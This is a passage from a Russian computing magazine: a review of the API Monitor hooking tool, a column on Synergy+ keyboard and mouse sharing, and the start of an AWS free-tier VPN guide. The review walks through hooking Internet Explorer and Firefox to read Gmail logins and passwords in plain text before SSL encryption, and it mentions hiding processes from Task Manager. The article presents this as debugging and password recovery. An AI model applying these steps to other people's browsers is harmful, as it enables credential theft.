Существует немало программ, которые мониторят обращения к API-функциям. Взять хотя бы небезызвестные утилиты RegMon и FileMon Марка Руссиновича. Отслеживая вызовы API-функций, касающихся взаимодействия с реестром и файловой системой, они выводят информацию в удобном для анализа виде. Фактически идея написать материал о давно существовавших API-шпионах появилась под впечатлением от нового релиза программы API Monitor. Она делает то же самое, что и масса других подобных программ — фиксирует обращения к API-функциям и COM-методам. Но то, как она реализована, заслуживает всяческих похвал.


Чем удивил API Monitor?

Сам проект довольно старый: его предыдущая 1.5 версия выходила еще в далеком 2001 году. Прошлым летом разработчики реанимировали проект и полностью переписали код. Теперь это офигенный инструмент! Кратко пройдемся по его возможностям.

• В первую очередь стоит отметить совершенно чумовой интерфейс, который отличается наглядностью и удобством. Чего стоит только подсветка синтаксиса в вызываемых функциях. В специальном поле «Summary», где отображается активность приложения, выводится информация о каждом вызове API: идентификатор нити, название DLL, сделавшей вызов, а также подсвеченный синтаксис API-вызова со всеми параметрами и возвращенным значением. Причем, если вызов не удался, информация об этом будет также наглядно отображена.

• В программе по умолчанию включено описание 10 000 API-функций из 166 DLL'ек, а также 700 методов из более чем 600 COM-интерфейсов (включая Shell, Browser, DirectShow, DirectSound, DirectX и т.д.). Для большего удобства все API организованы в категории и подкатегории в соответствии со структурой в библиотеке MSDN. Специальное поле интерфейса «API Capture Filter» позволяет удобно выбрать те API-шки, которые необходимо мониторить. Помимо этого, API Monitor декодирует GUID'ы, IID'ы и REFIID'ы и приводит их в понятный, читаемый формат. Двойной клик по функции в любом месте программы откроет браузер с ее описанием на сайте MSDN.

• API Monitor может декодировать параметры функций и возвращаемые значения, чтобы представить их в понятном формате. Это опять же заслуга внутренней базы. Функция CreateFileW имеет параметр




Выбираем функции для мониторинга


dwSareMode. Например, при создании файла блокнотом, оно имеет значение «1», не сильно понятно, правда? Если включить декодирование (кликаем на название столбцов в поле «Parameters» и выбираем «Decode Parametres Values»), то API Monitor покажет уже понятное значение «FILE_SHARE_READ | FILE_SHARE_WRITE".

• С помощью API-монитора ты можешь посмотреть как входящий, так и исходящий буферы. Причем количество данных, которое необходимо отображать пользователю, автоматически высчитывается, используя переданные API-функции аргументы или возвращаемое значение. К примеру, у функции для чтения файла ReadFile есть буфер lpBuffer — его размер автоматически определяется API Monitor'ом благодаря параметру lpNumberOfBytesRead (количество прочитанных байтов) после вызова функции. Поэтому, если посмотреть на содержание буфера (оно отображается в специальном поле — Hex Buffer), то в нем мы увидим данные именно в том количестве, в котором были прочитаны приложением. В настройках, кстати, можно задать максимальное количество байт, которые программа будет перехватывать.

• В поле Summary не просто отображаются вызванные функции, но и строится дерево вызовов, показывающее иерархию API-вызовов. Если одна из функций вызвала другую, это будет наглядно отображено в дереве. Еще одно важное поле программы — это Call Stack, в котором ты можешь посмотреть стек вызовов.

• Если API вызов не удастся, прога вызывает соответствующие функции, чтобы получить дополнительную информацию об ошибке. Для этого поддерживаются функции GetLastError, CommDlgExtendedError, WSAGetLastError. В дополнение, программа преобразует значения NTSTATUS и HRESULT в читаемый формат. Например, если Notepad не смог выполнить функцию CreateFile, то API Monitor выдаст


Интерфейс API Monitor



Устанавливаем хук на Firefox

и ошибку, и расшифровку. Например, такую — «5, отказано в доступе».

• В новой версии API Monitor реализована полноценная поддержка 64-битных приложений. Фактически на сайте разработчика доступны версии для 32- и 64-битной платформ. Сразу хочу оговориться, что 32-битная вариация может быть использована только для мониторинга 32-битных приложений. Даже если ты собираешься отслеживать вызовы 32-битного приложения под 64-битной редакцией Windows, тебе все равно нужна 32-битная версия API Monitor.

Устанавливаем простой hook

Впрочем, лучше всего ощутить все прелести API Monitor на практике. В общем случае необходимо указать монитору две вещи: функции для отслеживания и программы/сервисы, которые предположительно будут их вызывать. Для примера возьмем простую ситуацию, когда необходимо отследить факт создания файла в системе. За это, в общем случае, отвечают API-функции CreateFileA, CreateFileW и NtCreateFile, вот их вызовы мы и будем мониторить. Их надо отметить в панели API Capture Filter. Как я уже сказал, список возможных функций для мониторинга очень внушительный, и даже несмотря на их удачную группировку, найти нужные элементы, не зная, где они находятся, довольно сложно. Поэтому не стесняемся воспользоваться поиском (Ctrl-F или меню «Edit → Find»), отыскав все необ-



▷ **dvd**


Все программы из этой статьи ты найдешь на нашем DVD-приложении

Программы для мониторинга API-вызовов

WinApiOverride
Мощнейший API-монитор от французских разработчиков, который может не только отслеживать вызовы API, но и переопределять функции. Например, исключить нужный процесс из списка процессов, которые отображаются в таскменеджере.

kerberos
Шпион для отлова вызовов WinAPI-функций. Утилита перехватывает не только API, но и пользовательские функции, а также поддерживает плагины. Лог работы шпиона в виде текстового файла *.rep сохраняется в папке с исследуемым приложением.

APISpy32
APISpy32 — шпион за вызовами WinAPI. Программа может следить за всеми процессами в системе одновременно, имея для этого специальный навороченный движок.



Перехваченные логин и пароль для доступа к GMail



Перехваченные логин и пароль для доступа к GMail

ходимое по ключевому слову CreateFile. С этого момента API Monitor будет нам сообщать о вызове этих функций. Осталось выбрать программу. Это может быть уже существующий процесс, и в этом случае его достаточно выбрать в панели Running Processes, или же мы можем запустить приложение прямо из API Monitor'а. Выберем второй вариант. Переходим в «File → Hook Process», выбираем в папке Windows notepad.exe (для простоты примера возьмем обычный блокнот). В качестве аргументов, которые передаются приложению, предлагаю указать какой-нибудь текстовый файл. Тогда программа сразу же попытается создать документ — а именно это нам и надо. Нажимаем «OK». Запустившийся блокнот справедливо замечает, что указанный текстовый файл он не нашел, и предлагает создать его. Соглашаемся и смотрим в вывод API Monitor. На панели Summary ты должен увидеть список вызовов, которые были сделаны Notepad'ом. Сначала приложение вызвало функцию CreateFileW из библиотеки kernel32.dll, которая, в свою очередь, вызвала NtCreateFile. Обрати внимание: текстовые параметры для наглядности выделены красным цветом. Также в выводе отражаются возвращаемое значение и коды ошибок. Функция NtCreateFile не нашла файл и возращает «STATUS_OBJECT_NOT_FOUND», а потому kernel32.dll вернула в Nodepad мессадж «INVALID_HANDLE_VALUE» и ошибку «2 = Не удается найти указанный файл». Если приложение попытается создать файл прямо в папке винды, то получит ошибку из-за отказа в доступе, и это также будет отражено в выводе API Monitor. В конце концов, NtCreateFile вернет статус «STATUS_SUCCESS» — файл создан. Вот где ощущается прелесть от декодированных ошибок.

Снифаем SSL-трафик браузера

Теперь, когда мы разобрались с общим механизмом работы API Monitor, хочу показать тебе всю мощь того, что предоставляет возможность отслеживать и перехватывать API-вызовы. Чтобы пример был более практичным, возьмем ситуацию из реальной жизни, когда мне необходимо было отснифать SSL-трафик, передаваемый браузерами. API Monitor в этом случае позволяет нам просмотреть данные, которые будут отправлены на защищенный сайт до того, как их закриптует браузер. Этот способ, кстати, вполне можно использовать, чтобы восстановить пароли, которые когда-то были сохранены в браузере и забыты. Для начала схема для Internet Explorer:

1. Открываем для примера любой сайт, который поддерживает авторизацию с использованием SSL. Пусть это будет Gmail.
2. Среди вызываемых функций нас особенно интересует категория Windows Internet. Выберем весь раздел: в этом случае API Monitor будет отслеживать вызовы всех функций из этого раздела.
3. В списке «Running Processes» находим процесс Internet Explorer и через контекстное меню включаем его мониторинг (Hook).
4. Теперь возвращаемся в браузер, в случае необходимости вводим авторизационные данные и нажимаем на кнопку для авторизации. В этот момент имя пользователя и пароль будут отправлены на серверы Google через защищенное SSL-соединение. Но прежде они засветятся в вызовах API-функций в чистом виде.
5. Среди вызовов, которые отследил API Monitor, будет вызов API-функции HttpSendRequestW. Посмотри на поле, где разбираются параметры функции: для каждого выводится его номер, тип, название, значение до и после вызова. Нас интересует параметр lpOptional и его значение после вызова (Post-Call Value). Кликнув на соответствующее значение в таблице, в поле Hex Buffer мы сможем увидеть данные, которые Internet Explorer засабмитил на сайт. Слева данные в шестнадцатеричном виде, справа — в ASCII. Среди прочего несложно найти запрос с перечнем полей и их значений, в том числе имя пользователя и пароль.

Если взять браузер Firefox, то он не использует стандартные функции Windows Internet — вместо этого применяются рантайм Netscape Portable Runtime и библиотеки Mozilla SSL. Впрочем, API Monitor отлично справляется и с ними. Нас, чтобы добавить конкретики, интересует PR_Write. Далее ставим хук на процесс Firefox'а, выполняем процедуру авторизации и смотрим информацию о перехваченных вызовах. В окне Summary ты увидишь множество вызовов PR_Write, выполненных библиотекой xul.dll. Это нам и нужно. Один из этих вызовов выполняет POST-запрос с интересующими нас данными, которые передаются в параметре buf. Ищем тот, который начинается с «POST /accounts/ServiceLoginAuth» (смотри поле «Hex Buffer»). Просто просматривай для каждого вызова Pre-Call Value буфера, и в одном из них ты увидишь нужные нам данные. Есть нюанс. Возможно, API Monitor не перехватывает достаточно данных. Чтобы это исправить, перейди в «Tools → Options» и увеличь значение параметра «Maximum size of captured buffers». Теперь все точно должно работать.

Только монитор

Помимо непосредственно API-шпионов, есть утилиты, которые позволяют не только отслеживать вызов API-функций, но и влиять на их выполнение (см. врезку). Если необходим удобный, качественный шпион, то новый API Monitor — это то, что доктор прописал. К тому же программа поддерживает подключаемые описания вообще для любой DLL-библиотеки, оформленные в специальном XML-формате, что делает ее еще и более универсальной.

Степан «Step» Ильин twitter.com/stepah



Колонка редактора

Один из лучших способов увеличить собственную продуктивность — обзавестись вторым монитором. Дополнительное рабочее пространство пригодится всем. Я, к примеру, привык работать так, что в системе одновременно запущено два десятка программ, а в браузере открыто море вкладок. Если бы не дополнительные приспособления, ориентироваться в этом хозяйстве было бы решительно невозможно. Эффект от второго монитора, конечно, не как в поговорке «Одна голова, а две — лучше», но все равно весьма ощутим. Никто не обещает, что работать ты станешь в два раза быстрее, но то, что делать это будешь с большим удовольствием, гарантирую. Да и дополнительный гаджет прибавит +2 к энтузиазму, поэтому за старые проблемы, ты вполне, возможно возьмешься с новыми силами. Или не возьмешься :).

Так или иначе, второй монитор по нынешним временам не самое дорогое приобретение. Учитывая, что потребуется он, вероятно, исключительно для работы, можно не заморачиваться по поводу матрицы или времени отклика. В общем случае подойдет самый обычный моник, без лишних изысков. Для большей конкретики посмотрел в прайс: подходящие 22" и 24" модели стоят приблизительно 6 и 8 тысяч рублей соответственно.

К сожалению, на рабочем месте в офисе второго монитора у меня нет. Это, в целом, не самая большая проблема, поскольку, будучи задушенным серьезными ограничениями политики домена, экспериментировать с чем-либо без админских прав здесь сложно. Чтобы не мучиться с пресловутыми квотами, приходится таскать на работу ноутбук, который не только обеспечивает свободу деятельности, но и компенсирует отсутствие второго монитора. Это неплохой вариант. Но со временем меня стало напрягать, что компьютер и ноутбук работают обособленно. Нет, они, естественно, находятся в одной локалке, и у них есть доступ в Инет. Но, скажем, буфер обмена — разный. Чтобы быстро скопировать какой-то текст с ноута на рабочий комп, приходилось отправлять самому себе письмо, использовать Google Docs, или синхронизировать текстовый файл через DropBox. Когда работаешь на двух компьютерах одновременно, это очень неудобно. Да и, по правде говоря, постоянное переключение с одной клавиатуры на другую не добавляет радости и сильно сбивает с ритма. Отсюда и возникла идея устроить что-то вроде «виртуального второго монитора».

Схема простая. Надо лишь сделать клавиатуру и мышь общей для компьютеров. И реализовать это так, чтобы при подведении курсора к краю монитора, он автоматически появлялся в соответствующем месте на экране ноутбука. Ввод с клавиатуры, соответственно, должен осуществляться на «активном» мониторе (там, где находится курсор мыши), а буфер обмена для удобства необходимо расшарить на оба компьютера. Поскольку компьютер и ноутбук находятся на одном столе, нет проблемы передавать движения мышки и ввод с клавиатуры по локалке. На деле получаем, что-то вроде протокола для удаленного управления, только с хитрым механизмом переключения и отсутствием окна с отображением экрана удаленного рабочего стола (который мы и без того видим на соседнем мониторе). Задумка, к счастью, была уже реализована в проекте Synergy+ (www.synergy-foss.org). Девиз разработки: «Просто переноси курсор с одного экрана на другой». В сущности программа делает как раз то, что нужно: позволяет легко расшарить одну мышь и одну клавиатуру между несколькими компьютерами. Более того, на них может быть установлена разная операционная система. На сайте доступны для загрузки версии для Windows, Linux и Mac OS X. Нужно выбрать клавиатуру и мышь, которые ты хочешь сделать общими, а также компьютер, на котором Synergy будет работать в режиме сервера. Все остальные компьютеры (в моем случае ноутбук, но их может быть несколько) будут соответственно подключаться в режиме клиента. Под виндой все настраивается через GUI-интерфейс.

Порядок действий на сервере:

1. Выбираем режим «Share this computer's keyboard and mouse (server)».

2. Нажимаем кнопку «Configure».

3. В список «Screens» добавляем экраны сервера и клиента. Для этого нажимаем на «+» и в поле «Screen Name» указываем сетевые имена всех компьютеров (это важно!), остальные поля можно оставлять по умолчанию.

4. Далее необходимо прилинковать экраны, указав программе, как они связаны между собой. Это делается в зависимости от их физического расположения. У меня ноутбук находится слева от монитора компьютера. Поэтому я указываю «правая сторона экрана ноутбука перетекает в экран компьютера» и наоборот. Важно сделать связь в обе стороны.

5. Далее нажимаем кнопку «Test» (если что-то настроено не так, программа сразу даст знать) и запускаем сервер кнопкой «Start».

На клиенте:

1. Выбираем режим «Use another computer's shared keyboard and mouse (client)».


2. Указываем имя компьютера с расшаренной мышкой и клавиатурой в поле «Other Computer's Host Name».

3. Проверяем настройки кнопкой «Test» и устанавливаем соединение, нажав на «Start».

После этой несложной настройки клавиатура и мышь у меня стали прозрачно доступными между двумя компьютерами, а буфер обмена стал общим. Это очень удобно, проверено на себе. Кстати, я пробовал использовать Synergy под Ubuntu и Mac OS X: там нет GUI-утилиты для настройки, но все легко поднимается через понятный текстовый конфиг.



Степан «Step» Ильин twitter.com/stepah



Бесплатный VPN от Amazon

Поднимаем VPN-сервер с помощью облачных вычислений

Год бесплатного использования облачных сервисов — такое предложение делает Amazon для всех новых пользователей. Предоставляемые ресурсы, конечно, ограничены, но их вполне достаточно, чтобы познакомиться с платформой и, к примеру, поднять свой собственный VPN-сервер.

Проблема всех облачных технологий (т.н. cloud computing) в том, что многие до сих пор не осознают, что это такое, и как его можно использовать. Модное словечко «облако» у всех на слуху, но и только. В материале «Amazon S3 для обычных смертных» мы уже рассказывали об облачном хранилище данных, которое предоставляет любой необходимый объем для размещения файлов и выдерживает любую нагрузку, даже от огромного наплыва пользователей. Но S3 — это лишь одна из целого ряда прогрессивных технологий Amazon Web Services (AWS). Начиная с ноября, провайдер предлагает познакомиться со своими сервисами поближе, не взимая за это плату (при соблюдении некоторых условий). Это лишь подкрепило наше желание рассказать о них подробнее.

Amazon Web Services


Арсенал облачных сервисов Amazon довольно большой, но наиболее востребованными являются следующие сервисы: Amazon Elastic Compute Cloud (сокращенно EC2), Amazon Elastic Block Store (или EBS), Amazon Simple Storage Service (или S3).
Нас сегодня в первую очередь интересует первая технология. По сути, это воплощение понятия cloud computing на практике. С помощью EC2 ты можешь запустить в «облаке» любое количество компьютеров с нужным тебе конфигом и операционной системой. Важно, что сделать это можно за несколько минут. Каждый такой виртуальный компьютер называется Instance. После запуска ты сразу получаешь, в зависимости от операционной системы, root-доступ по SSH (для Linux) или подключение к удаленному рабочему столу по протоколу RDP (для Windows). Причем оплата услугуг у сервиса — почасовая. Ты можешь в любой момент остановить виртуальный сервер, и деньги сниматься со счета не будут. Или вообще включать его только в случае необходимости: стоимость использования в этом случае будет микроскопической. Но надо иметь в виду, что помимо «компьютерного времени» оплачивается еще и трафик — как входящий, так и исходящий. В зависимости от типа виртуального сервера он будет снабжен соответствующим процессором и количеством оперативной памяти. Однако «дисковый накопитель» в данную конфигурацию не входит.
Для виртуализации жесткого диска используется другая технология Amazon — EBS. Ты можешь сказать: «Хочу накопитель на


AWS Free Usage Tier (Per Month):

- 750 hours of Amazon EC2 Linux Micro Instance usage (613 MB of memory and 32-bit and 64-bit platform support) – enough hours to run continuously each month*
- 750 hours of an Elastic Load Balancer plus 15 GB data processing*
- 10 GB of Amazon Elastic Block Storage, plus 1 million I/Os, 1 GB of snapshot storage, 10,000 snapshot Get Requests and 1,000 snapshot Put Requests*
- 5 GB of Amazon S3 storage, 20,000 Get Requests, and 2,000 Put Requests*
- 30 GB per of internet data transfer (15 GB of data transfer "in" and 15 GB of data transfer "out" across all services except Amazon CloudFront)*
- 25 Amazon SimpleDB Machine Hours and 1 GB of Storage**
- 100,000 Requests of Amazon Simple Queue Service**
- 100,000 Requests, 100,000 HTTP notifications and 1,000 email notifications for Amazon Simple Notification Service**

In addition to these services, the AWS Management Console is available at no charge to help you build and manage your application on AWS.

Отличное предложение от AWS



AMI ID	Root Device	Manifest	Platform	
ami-1cdb2c75	ebs	307863325225/Ubuntu 10.04.1 LTS - amd64 - 2010-11-09	Ubuntu	Select
ami-22e2154b	ebs	939955372677/Ubuntu 10.10 64-bit - Rails 3 and MongoDB	Ubuntu	Select
ami-26c7324f	ebs	684009199475/Appoxy - Ubuntu 10.04 Lucid Lynx - Ruby 1	Ubuntu	Select
ami-48c43121	ebs	684009199475/Ubuntu 10.04 Lucid Lynx - Ruby 1.9.2 - Rail	Ubuntu	Select
ami-4c1dea25	ebs	484414392723/Joomla1.5.22 - JoomlArt JAT3 Framework -	Ubuntu	Select
ami-8203f4eb	ebs	484414392723/Ubuntu 10.10 64bit - Joomla1.6 beta 14 - Jo	Ubuntu	Select
ami-a824d0c1	ebs	684009199475/Appoxy - Ubuntu 10.04 Lucid Lynx - Ruby 1	Ubuntu	Select
ami-b46490dd	ebs	859714128294/Free Ubuntu 10.04 Magento 1.4.1.1 - Apach	Ubuntu	Select
ami-bceb1fd5	ebs	117499372072/Ubuntu 10.4-32 on XFS	Ubuntu	Select
ami-bd37ded4	ebs	099720109477/DB2 Express-C 9.7.1 on Ubuntu 10.04 LTS	Ubuntu	Select
ami-be03f4d7	ebs	484414392723/Ubuntu 10.10 32bit - Joomla1.6 beta 14 - Jo	Ubuntu	Select
ami-c2a255ab	ebs	125722949020/Ubuntu 10.4 Lucid 10GB	Ubuntu	Select

Выбираем сборку на базе Ubuntu

25 Гб», — и она его предоставит. И сделает сколько угодно еще, если ты попросишь. Такой накопитель называется Volume и подключается к инстансу — таким образом в системе появляется жесткий диск. Все, что на него записано, сохраняется независимо от жизни самого инстанса.

Последняя технология — S3 — также предназначена для хранения файлов, но совсем в другой плоскости. По сути, это бесконечный контейнер для файлов, которые при желании становятся доступными через веб. Тебе предоставляется ровно столько пространства в хранилище, сколько нужно:10 Мб, 1 Гб или даже 5000 Гб — никаких ограничений, кроме максимального размера на файл (5 Гб).

Как я уже сказал, в рамках акции «AWS Free Usage Tier» каждый новый пользователь получает возможность попробовать эти сервисы бесплатно. Слово «попробовать» означает, что бесплатно предоставляемые ресурсы будут ограничены. Захочешь больше — изволь заплатить. Если кратко, то ежемесячно предоставляется 750 часов использования инстанса EC2 (этого времени достаточно, чтобы использовать виртуальный сервер круглосуточно), 10 Гб для EBS (а этого достаточно, чтобы установить на сервер, скажем, Ubuntu) и 5 Гб в хранилище S3. Ты можешь также попробовать другие технологии Amazon, но в рамках этой статьи мы их касаться не будем. Главное сейчас, что мы фактически даром получаем сервер для экспериментов, который, к тому же, работает на основе облачных технологий. Его предназначение ограничивается только твоей фантазией. Но один из самых интересных вариантов — поднять на нем свой собственный VPN-сервер, который будет находиться в Штатах!

Регистрация в сервисе

